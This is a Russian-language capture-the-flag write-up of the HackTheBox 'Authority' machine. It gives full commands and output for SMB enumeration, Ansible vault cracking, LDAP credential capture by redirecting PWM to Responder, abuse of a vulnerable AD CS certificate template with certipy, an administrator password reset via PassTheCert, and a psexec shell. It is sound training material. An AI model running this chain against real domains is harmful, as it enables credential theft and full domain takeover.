

HackTheBox Authority writeup- получаем права админа через PassTheCert

 habr.com/ru/articles/770204

October 27, 2023

Приветствую вас, кулхацкеры. Сегодняшний райт будет посвящен прохождению машины с **HackTheBox** под названием **Authority**.



Дисклеймер: все утилиты и техники, продемонстрированные в статье, приведены в учебных целях

Сканирование и разведка

Как всегда начинаем с разведки при помощи **Nmap**:

```
nmap -sC -sV -Pn -p- 10.10.11.2220
```

объяснить с

```

Host is up (0.33s latency).
Not shown: 65506 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
53/tcp    open  domain    Simple DNS Plus
80/tcp    open  http      Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-methods:
|_Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2023-1
0-16 16:46:47Z)
135/tcp   open  msrpc      Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap       Microsoft Windows Active Directory LDAP (Domain
: authority.htb, Site: Default-First-Site-Name)
|_ssl-cert: Subject:
|_Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authorit
y.htb.corp, DNS:htb.corp, DNS:HTB
|_Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2023-10-16T16:47:49+00:00; +1h00m16s from scanner time.
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
592/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain
: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-10-16T16:47:49+00:00; +1h00m16s from scanner time.
|_ssl-cert: Subject:
|_Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authorit
y.htb.corp, DNS:htb.corp, DNS:HTB
|_Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain
: authority.htb, Site: Default-First-Site-Name)
|_ssl-date: 2023-10-16T16:47:50+00:00; +1h00m17s from scanner time.
|_ssl-cert: Subject:
|_Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authorit
y.htb.corp, DNS:htb.corp, DNS:HTB
|_Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
3269/tcp  open  ssl/ldap    Microsoft Windows Active Directory LDAP (Domain
: authority.htb, Site: Default-First-Site-Name)
|_ssl-cert: Subject:
|_Subject Alternative Name: othername: UPN::AUTHORITY$@htb.corp, DNS:authorit
y.htb.corp, DNS:htb.corp, DNS:HTB
|_Not valid before: 2022-08-09T23:03:21
|_Not valid after: 2024-08-09T23:13:21
|_ssl-date: 2023-10-16T16:47:49+00:00; +1h00m16s from scanner time.
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0

```

```

8443/tcp  open  ssl/https-alt
|_fingerprint-strings:
|_FourOhFourRequest:
|_HTTP/1.1 200
|_Content-Type: text/html; charset=ISO-8859-1
|_Content-Length: 82
|_Date: Mon, 16 Oct 2023 16:46:56 GMT
|_Connection: close
|_<html><head><meta http-equiv="refresh" content="0;URL='/'></head><
/html>
|_GetRequest:
|_HTTP/1.1 200
|_Content-Type: text/html; charset=ISO-8859-1
|_Content-Length: 82
|_Date: Mon, 16 Oct 2023 16:46:54 GMT
|_Connection: close
|_<html><head><meta http-equiv="refresh" content="0;URL='/'></head><
/html>
|_HTTPOptions:
|_HTTP/1.1 200
|_Allow: GET, HEAD, POST, OPTIONS
|_Content-Length: 0
|_Date: Mon, 16 Oct 2023 16:46:54 GMT
|_Connection: close
|_RTSPRequest:
|_HTTP/1.1 400
|_Content-Type: text/html; charset=utf-8
|_Content-Language: en
|_Content-Length: 1936
|_Date: Mon, 16 Oct 2023 16:47:02 GMT
|_Connection: close
|_<!doctype html><html lang="en"><head><title>HTTP Status 400
|_Request</title><style type="text/css">body {font-family:Tahoma,Arial,sa
ns-serif;} h1, h2, h3, b {color:white;background-color:#525D76;} h1 {font-siz
e:22px;} h2 {font-size:16px;} h3 {font-size:14px;} p {font-size:12px;} a {col
or:black;} .line {height:1px;background-color:#525D76;border:none;}</style></
head><body><h1>HTTP Status 400
|_Request</h1><hr class="line" /><p><b>Type</b> Exception Report</p><p><b>
Message</b> Invalid character found in the HTTP protocol [RTSP#47;1.00x0d0x
0a0x0d0x0a ... ]</p><p><b>Description</b> The server cannot or will not process
the request due to something that is perceived to be a client error (e.g., m
alformed request syntax, invalid
|_http-title: Site doesn't have a title (text/html; charset=ISO-8859-1).
|_ssl-date: TLS randomness does not represent time
|_ssl-cert: Subject: commonName=172.16.2.118
|_Not valid before: 2023-10-14T01:27:52
|_Not valid after: 2025-10-15T13:06:16
9389/tcp  open  mc-nmf      .NET Message Framing
47001/tcp open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc       Microsoft Windows RPC
49665/tcp open  msrpc       Microsoft Windows RPC
49666/tcp open  msrpc       Microsoft Windows RPC
49667/tcp open  msrpc       Microsoft Windows RPC
49673/tcp open  msrpc       Microsoft Windows RPC
49688/tcp open  ncacn_http  Microsoft Windows RPC over HTTP 1.0

```

Первым делом попробуем подключиться к хосту при помощи **smbclient** для просмотра доступных шар:

```
smbclient -L 10.10.11.222 -U " " --explain с
```

```
└─$ smbclient -L 10.10.11.222 -U ""
Password for [WORKGROUP\]:

      Sharename      Type      Comment
      ──────────      ──      ─────────
ADMIN$              Disk      Remote Admin
C$                  Disk      Default share
Department Shares  Disk
Development          Disk
IPC$                 IPC        Remote IPC
NETLOGON            Disk      Logon server share
SYSVOL              Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.222 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

При попытке подключиться к **\Department Shares** нам отказывают в доступе. Значит попытаемся подключиться без пароля к шаре **\Development**:

```
smbclient \\\10.10.11.222\\Development -U ""Объяснить с
```

```
└─$ smbclient \\\10.10.11.222\\Development
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
.                  D            0   Fri Mar 17 13:20:38 2023
..                 D            0   Fri Mar 17 13:20:38 2023
Automation         D            0   Fri Mar 17 13:20:40 2023

                    5888511 blocks of size 4096. 1506069 blocks available
smb: \> █
```

Выкачаем все файлы, воспользовавшись следующими командами:

```
recurse on
```

```
prompt off
```

```
mget *
```

recurse -> переключает рекурсию папок для команд mget и mput. Если рекурсия включена, то эти команды будут работать со всеми поддиректориями указанной папки (например, папки из которой ведется копирование) и будут рекурсивно выполнены во всех папках подходящих по маске, определенной для команды

prompt -> переключает запрос имен файлов во время операций команд mget и mput. Если запрос выключен, все указанные файлы будут переданы без запроса.

mget * -> скачивает файлы с сервера на машину

Изучив директории, мы наткнемся на интересный файл под названием **main.yml**, который можно найти по абсолютному пути

Automation\Ansible\PWM\defaults\main.yml

```

1 ---
2 pwm_run_dir: "{{ lookup('env', 'PWD') }}"
3
4 pwm_hostname: authority.htb.corp
5 pwm_http_port: "{{ http_port }}"
6 pwm_https_port: "{{ https_port }}"
7 pwm_https_enable: true
8
9 pwm_require_ssl: false
10
11 pwm_admin_login: !vault |
12     $ANSIBLE_VAULT;1.1;AES256
13     32666534386435366537653136663731633138616264323230383566333966346662313161326239
14     6134353663663462373265633832356663356239383039640a346431373431666433343434366139
15     35653634376333666234613466396534343030656165396464323564373334616262613439343033
16     6334326263326364380a653034313733326639323433626130343834663538326439636232306531
17     3438
18
19 pwm_admin_password: !vault |
20     $ANSIBLE_VAULT;1.1;AES256
21     31356338343963323063373435363261323563393235633365356134616261666433393263373736
22     333561626332646463832376261306131303337653964350a363663623132353136346631396662
23     38656432323830393339336231373637303535613636646561653637386634613862316638353530
24     3930356637306461350a316466663037303037653761323565343338653934646533663365363035
25     6531
26
27 ldap_uri: ldap://127.0.0.1/
28 ldap_base_dn: "DC=authority,DC=htb"
29 ldap_admin_password: !vault |
30     $ANSIBLE_VAULT;1.1;AES256
31     63303831303534303266356462373731393561313363313038376166336536666232626461653630
32     34373330353662356134373733316635313530326639330a643034623530623439616136363563
33     34646237336164356438383034623462323531316333623135383134656263663266653938333334
34     3238343230333633350a646664396565633037333431626163306531336336326665316430613566
35     3764

```

Это не что иное, как **Ansible-vault** учетные данные.

```

$ANSIBLE_VAULT;1.1;AES256
32666534386435366537653136663731633138616264323230383566333966346662313161326239
6134353663663462373265633832356663356239383039640a346431373431666433343434366139
35653634376333666234613466396534343030656165396464323564373334616262613439343033
6334326263326364380a653034313733326639323433626130343834663538326439636232306531
3438

```

Представим все хеши по отдельности, чтобы сделать их читаемыми для утилиты **JohnTheRipper** при помощи скрипта **ansible2john**:

`ansible2john admin.txt > hash1.txt`Объяснить с

```

$ john --rules --wordlist=/usr/share/wordlists/rockyou.txt hash1.txt
Using default input encoding: UTF-8
Loaded 1 password hash (ansible, Ansible Vault [PBKDF2-SHA256 HMAC-256 128/128 AVX 4x])
Cost 1 (iteration count) is 10000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
!@#$$%^&* (admin1.txt)
1g 0:00:00:25 DONE (2023-10-16 16:43) 0.03861g/s 1536p/s 1536c/s 1536C/s 001983..victor2
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Получим пароль, с помощью которого проводилось шифрование при помощи утилиты **ansible-vault**, входящей в состав фреймворка **Ansible**. Зная пароль, сможем обратно расшифровать нужные нам данные:


`cat admin1.txt | ansible-vault decrypt`Объяснить с

```
(kali㉿kali)-[~/HTB]
└─$ cat admin1.txt | ansible-vault decrypt
Vault password:
Decryption successful
svc_pwm

(kali㉿kali)-[~/HTB]
└─$ cat admin2.txt | ansible-vault decrypt
Vault password:
Decryption successful
pWm_@dm!N_!23

(kali㉿kali)-[~/HTB]
└─$ cat admin3.txt | ansible-vault decrypt
Vault password:
Decryption successful
DevT3st@123
```

На 80 порту ничего примечательного обнаружено не было. На 8443 порту висит приложение, интегрированное с LDAP. Попробуем зайти на веб-страницу:



Войти под полученными нами учетными не удалось. Попробуем зайти в Configuration Manager при помощи другого пароля:

https://10.10.11.222:8443/pwm/private/config/login

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Configuration Manager

Password Self Service

Configuration Password

pWm_dm!N_!23

Sign in Cancel

Previous Authentications

Identity	Timestamp	Network Address
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:20:14 AM EDT	10.129.204.183
CN=svc_pwm,CN=Users,DC=htb,DC=corp (default)	March 26, 2023 at 9:20:39 AM EDT	10.129.204.183
n/a	April 23, 2023 at 6:06:34 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:17:48 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:21:47 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:24:05 PM EDT	10.10.14.38
n/a	April 23, 2023 at 6:48:13 PM EDT	10.10.14.38
n/a	October 17, 2023 at 9:30:06 AM EDT	10.10.16.30
n/a	October 17, 2023 at 9:34:20 AM EDT	10.10.16.30
n/a	October 17, 2023 at 9:38:36 AM EDT	10.10.16.30

https://10.10.11.222:8443/pwm/private/config/manager

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Configuration Manager

Password Self Service

Overview Certificates Word Lists LocalDB

Configuration Status

Application Mode	Configuration (LDAP directory authentication not required)
Last Modified	August 10, 2022 at 9:46:24 PM EDT
Password Protected	True
Application Data Path	c:\pwm
Configuration File	c:\pwm\PwmConfiguration.xml

Health

Configuration	WARN	PWM is currently in configuration mode. Use the Configuration Manager to restrict the configuration to prevent unauthorized changes.
LDAP	WARN	Unable to connect to LDAP server default, error: error connecting to ldap directory (default), error: unable to create connection: unable to connect to any configured ldap url, last error: unable to bind to ldaps://authority.authority.htb:636 as CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=authority,DC=htb reason: CommunicationException (authority.authority.htb:636; PKIX path building failed: sun.security.provider.certpath.SunCertPathBuilderException: unable to find valid certification path to requested target)
Application	CAUTION	The cluster system can not operate normally: ldap node service requires that setting LDAP => LDAP Directories => default => Connection => LDAP Test User is configured
Configuration	CAUTION	The setting Modules => Authenticated => Setup OTP => OTP Settings => OTP Secret Write Location is configured to store user data in the localDB. This should never be used in a production environment. Last Updated October 17, 2023 at 9:42:27 AM EDT

Configuration Activities

Restrict Configuration

Import Configuration Download Configuration

Успешно. Тем не менее, при попытке установить связь с LDAPS-сервером возникла ошибка, означающая невозможность установления соединения. Также здесь мы находим пользователя с именем **svc_ldap**.

Внимательно изучив страницу, станет ясно, что мы можем изменять файл конфигурации. Значит мы сможем изменить параметры конфигурации и, запустив

Responder, симитируем LDAP-сервер, что позволит нам отслеживать передаваемую информацию. Изменим конфигурационный файл, подставив в параметры данные нашей машины:

```
<value>CN=svc_ldap,OU=Service
Accounts,OU=CORP,DC=authority,DC=htb</value>
</setting>
<setting key="ldap.search.timeoutSeconds" profile="default"
syntax="DURATION" syntaxVersion="0">
<label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP
Search Timeout</label>
<default/>
</setting>
<setting key="ldap.testuser.username"
modifyTime="2022-08-11T01:46:23Z" profile="default" syntax="STRING"
syntaxVersion="0">
<label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP
Test User</label>
<default/>
</setting>
<setting key="ldap.serverUrls" modifyTime="2022-08-11T01:46:23Z"
profile="default" syntax="STRING_ARRAY" syntaxVersion="0">
<label>LDAP ⇒ LDAP Directories ⇒ default ⇒ Connection ⇒ LDAP
URLs</label>
<value>ldap://10.10.16.30:389</value>
```

Выступаем в качестве LDAP-сервера при помощи Responder

Запустим **Responder**:

```
sudo responder -I tun0 -wAОбъяснить с
```

И получим пароль в открытом виде:

```
[+] Responder is in analyze mode. No NBT-NS, LLMNR, MDNS requests will be poi
soned.
[LDAP] Cleartext Client : 10.10.11.222
[LDAP] Cleartext Username : CN=svc_ldap,OU=Service Accounts,OU=CORP,DC=author
ity,DC=htb
[LDAP] Cleartext Password : lDaP_1n_th3_cle4r!
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Servic
e Accounts,OU=CORP,DC=authority,DC=htb
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Servic
e Accounts,OU=CORP,DC=authority,DC=htb
[*] Skipping previously captured cleartext password for CN=svc_ldap,OU=Servic
e Accounts,OU=CORP,DC=authority,DC=htb
```

Подключаемся при помощи Evil-WinRM

Для удаленного подключения воспользуемся утилитой **Evil-WinRM**:

```
evil-winrm -i 10.10.11.222 --user svc_ldap --password 'lDaP_1n_th3_cle4r!'Объяснить с
```

```
(kali㉿kali)-[~]
$ evil-winrm -i 10.10.11.222 --user svc_ldap --password 'lDaP_1n_th3_cle4r!'
Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
```

Здесь будет находится первый флаг **user.txt**

Эскалация привилегий

Посмотрим информацию о пользователе при помощи команды `whoami /all`

```
PRIVILEGES INFORMATION
-----
Privilege Name            Description                State
-----
SeMachineAccountPrivilege Add workstations to domain Enabled
SeChangeNotifyPrivilege  Bypass traverse checking   Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

USER CLAIMS INFORMATION
-----

User claims unknown.

Kerberos support for Dynamic Access Control on this device has been disabled.
*Evil-WinRM* PS C:\Users\svc_ldap\Documents>
```

У пользователя имеется привилегия на добавление машины в домен

SeMachineAccountPrivilege, а это значит что мы можем добавить компьютер в домен с помощью учетных данных **svc_ldap**. Для этого воспользуемся модулем **addcomputer** утилиты **Impacket**:

`impacket-addcomputer -dc-ip 10.10.11.222 -computer-name hacker_PC -computer-pass pass1234 'htb.local/svc_ldap:lDaP_1n_th3_cle4r!'` Объяснить с

```
(kali㉿kali)-[~]
$ impacket-addcomputer -dc-ip 10.10.11.222 -computer-name hacker_PC -computer-pass pass1234 'htb.local/svc_ldap:lDaP_1n_th3_cle4r!'
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully added machine account hacker_PC$ with password pass1234.
```

Машинная учетная запись успешно добавлена! Теперь мы можем использовать недавно полученные учетные данные для получения "шаблона сертификата" с сервера. Для этого воспользуемся утилитой **certipy**:

`certipy-ad find -u "hacker_PC" -p "pass1234" -dc-ip 10.10.11.222` Объяснить с


```
(kali@kali)-[~]
└─$ certipy-ad find -u 'hacker_PC$' -p 'pass1234' -dc-ip 10.10.11.222 -debug
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[+] Authenticating to LDAP server
[+] Bound to ldaps://10.10.11.222:636 - ssl
[+] Default path: DC=authority,DC=htb
[+] Configuration path: CN=Configuration,DC=authority,DC=htb
[*] Finding certificate templates
[*] Found 37 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 13 enabled certificate templates
[+] Trying to resolve 'authority.authority.htb' at '10.10.11.222'
[*] Trying to get CA configuration for 'AUTHORITY-CA' via CSRA
[+] Trying to get DCOM connection for: 10.10.11.222
[!] Got error while trying to get CA configuration for 'AUTHORITY-CA' via CSRA: CSessionError: code: 0x80070005 - E_A
CCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'AUTHORITY-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[+] Connected to remote registry at 'authority.authority.htb' (10.10.11.222)
[*] Got CA configuration for 'AUTHORITY-CA'
[+] Resolved 'authority.authority.htb' from cache: 10.10.11.222
[+] Connecting to 10.10.11.222:80
[*] Saved BloodHound data to '20231018024341_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[+] Adding Domain Computers to list of current user's SIDs
[*] Saved text output to '20231018024341_Certipy.txt'
[*] Saved JSON output to '20231018024341_Certipy.json'
```

```
Template Name : CorpVPN
Display Name : Corp VPN
Certificate Authorities : AUTHORITY-CA
Enabled : True
Client Authentication : True
Enrollment Agent : False
Any Purpose : False
Enrollee Supplies Subject : True
```

Изучив сертификат, мы обнаружили, что в нем присутствует уязвимость, позволяющая любому компьютеру домена запросить сертификат администратора.

Теперь мы можем использовать недавно полученные имя пользователя и пароль для получения "шаблона сертификата" с сервера.

Здесь снова воспользуемся **certipy-ad**:

```
certipy-ad req -username "hacker_PC$" -p "pass1234" -template CorpVPN -dc-ip 10.10.11.222 -ca AUTHORITY-CA -upn 'Administrator@authority.htb' -debug
```

```
(kali@kali)-[~]
└─$ certipy-ad req -username "hacker_PC$" -p "pass1234" -template CorpVPN -dc-ip 10.10.11.222 -ca AUTHORITY-CA -upn 'Administrator@authority.htb' -debug
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.11.222[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 3
[*] Got certificate with UPN 'Administrator@authority.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
```

Получив сертификат, попробуем пройти с помощью него аутентификацию и запросить NT-хеш учетной записи:

```
certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.222 -debug
```

```
(kali㉿kali)-[~]
$ certipy-ad auth -pfx administrator.pfx -dc-ip 10.10.11.222
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@authority.htb
[*] Trying to get TGT ...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_PADATA_TYPE_NOSUPP(KDC has no support for pa
data type)
```

Однако пройти аутентификацию не удалось, так как Kerberos не поддерживает механизм **PKINIT**. Для прохождения воспользуемся утилитой **PassTheCert**. Но для начала разделим сертификат и ключ с помощью **certipy-ad**:

`certipy-ad cert -pfx administrator.pfx -nokey -out user.crt` Объяснить с

`certipy-ad cert -pfx administrator.pfx -nocert -out user.key` Объяснить с

```
(kali㉿kali)-[~]
$ certipy-ad cert -pfx administrator.pfx -nokey -out user.crt
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing certificate and to 'user.crt'

(kali㉿kali)-[~]
$ certipy-ad cert -pfx administrator.pfx -nocert -out user.key
Certipy v4.7.0 - by Oliver Lyak (ly4k)

[*] Writing private key to 'user.key'
```

Получив ключ и сертификат, воспользуемся ими, чтобы запросить новый пароль администратора:

`python passthecert.py -action modify_user -cert user.crt -key user.key -domain authority.htb -dc-ip 10.10.11.222 -target administrator -new-pass` Объяснить с

```
(kali㉿kali)-[~]
$ python passthecert.py -action modify_user -cert user.crt -key user.key -domain authority.htb -dc-ip 10.10.11.222 -target administrator -new-pass
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Successfully changed administrator password to: y50xccLr62vDYhFrmakcoJocBki05UnN
```

Теперь воспользуемся утилитой **psexec** для получения шелла:

`impacket-psexec`

`administrator:y50xccLr62vDYhFrmakcoJocBki05UnN@10.10.11.222` Объяснить с

```
(kali㉿kali)-[~]
$ impacket-psexec administrator:y50xccLr62vDYhFrmakcoJocBki05UnN@10.10.11.222
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 10.10.11.222.....
[*] Found writable share ADMIN$
[*] Uploading file pffmyYhs.exe
[*] Opening SVCManager on 10.10.11.222.....
[*] Creating service hMFn on 10.10.11.222.....
[*] Starting service hMFn.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.4644]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> █
```